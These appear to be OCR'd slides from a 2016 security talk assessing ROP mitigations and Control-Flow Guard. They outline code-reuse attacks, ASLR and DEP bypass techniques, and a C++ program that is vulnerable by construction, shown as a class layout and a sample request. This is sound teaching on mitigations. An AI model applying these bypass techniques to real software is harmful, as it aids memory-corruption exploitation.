xorlab

ROP mitigations and Control-Flow Guard

The end of code reuse attacks?

AREA41, 10.6.2016

Matthias Ganz
Co-founder & CTO
xorlab AG

This talk

- Code-reuse attacks
- ROP mitigations (in EMET 5.5)
- Control-flow guard (/guard:cf)

About

Matthias Ganz

matthias.ganz@xorlab.com

@GanzMatthias

Co-founder of

https://www.xorlab.com

Pwn2own 2016

Pwn2Own 2016: Chrome, Edge, and Safari hacked, $460,000 awarded in total

EMIL PROTALINSKI MARCH 18, 2016 12:21 PM

TAGS: ADOBE, ADOBE FLASH, APPLE, APPLE SAFARI, CHROME, EDGE, FLASH, GOOGLE, GOOGLE CHROME, MICROSOFT, MICROSOFT EDGE, PWN2OWN, SAFARI, TR MICRO

Pwn2Own 2016 in Numbers:

Total prizes awarded:

- Master of Pwn Points: 98
- Cash: US$ 460,000

Number of Attempts:

- Fully Successful: 7 (64%)
- Partially Successful: 1 (9%)
- Failed: 3 (27%)

Number of Successful Attempts Against:

- Apple Safari: 3/3 (100% Success)
- Microsoft Edge: 2 /2 (100% Success)
- Adobe Flash: 4/5 (75% Success)
- Google Chrome: .5/2 (25% Success) NOTE: The actual vulnerability in Google Chrome had already been independently reported to Google; this is counted a partial success)

Percentage of Successful or Partially Successful attacks that achieved SYSTEM or root privilege: 100%


Contestant Success Standings:

- Tencent Security Team Sniper (KeenLab and PC Manager): 3/3 (100% Success)
- 360Vulcan Team: 1.5/2 (75% Success)
- JungHoon Lee (lokihardt): 2/3 (66% Success)
- Tencent Security Team Shield (PC Manager and KeenLab): 1/2 (50% Success)
- Tencent Xuanwu Lab: 0/1 (0% Success)

http://venturebeat.com/2016/03/18/pwn2own-2016-chrome-edge-and-safari-hacked-460k-awarded-in-total/
http://blog.trendmicro.com/pwn2own-day-2-event-wrap/


Arbitrary code-execution

Attacker Return



Mitigating Software Vulnerabilities, July 2011, Microsoft

Attacker Return



Increase costs

Mitigating Software Vulnerabilities, July 2011, Microsoft

Today we will look at

ROP mitigations in EMET 5.5

- **Run-time** mitigations

Control-Flow Guard

- **Compile-time** mitigation
- Visual Studio 2015 & > Windows 8.1

Byp
ASLR

Refresher

Bypassing DEP / NX

Use existing code


Code-reuse attack

- ret2libc, ret2bin, ret2*
- Return-oriented programming (ROP)
- Jump/Call-oriented programming

Use code-reuse technique to change protection flags

Make memory executable

- mprotect/VirtualProtect
- mmap/VirtualAlloc




Return-oriented programming

Use available code snippets ending with ret instruction

Called gadgets / ROP chain

E.g., write primitive



Bypassing ASLR

- Low entropy
  - Brute-force addresses (multiple attempts required)
- Memory leaks (information disclosure)
  - Leak addresses to derive base addresses
  - Construct and enforce a leak by memory corruption
- Application and vulnerability specific attacks
  - Force predictable memory state
    - Heap-spraying / Heap massaging
  - Pointer inference
    - Use a side-channel
  - Avoid using exact addresses
    - Only corrupt least significant bytes i.e. offsets

DEP & ASLR

DEP & ASLR are generic defenses

- Exploitation becomes harder for almost all vulnerability classes & attack vectors
- **Together quite effective – but not effective enough!**
- Attackers use code-reuse techniques and memory leaks

Warm up is over

Measuring effectiveness of mitigations

- How much security do exploit mitigations add?
  - How much does it cost to harden the exploit?
  - Is the attacker forced to find more or different vulnerabilities?
- Difficult to quantify effectiveness
- See security evaluation sections of academic research papers

Let’s assume

- We have a very exploitable program
- How much harder does exploitation get
  - With EMET’s ROP mitigations?
  - With Control-Flow Guard enabled?
- This allows us to better understand the mitigations and the implications for an attacker

This talk


- Code-reuse attacks
- ROP mitigations (in EMET 5.5)
- Control-flow guard (/guard:cf)

Example

MainframeInventory

- MainframeInventory is a vulnerable C++ program
- Exploitable by construction
- But ASLR and DEP bypass required

MainframeInventory



Uses http GET requests

- Has different actions provided in the `execute` GET parameter
  - new, list, get, update, start
- new creates a new «Program» object
- `GET /mainframe/inventory?execute=new&id=c29tZUlE&idlen=6&status=1&state=...`

Base64

MainframeInventory

```
class Program {
private:
    uint32_t status;
    size_t ID_length;
    uint8_t ID[MAX_ID_LENGTH];
    size_t state_size;
    uint8_t *state_buffer;
    Program *next;

public:
    virtual void Program::main();
```

In memory

Program *p1;

*vtable
status
ID_length
ID
state_size
*state_buffer
*next

MainframeInventory


0xdeadbeefdeadbeef

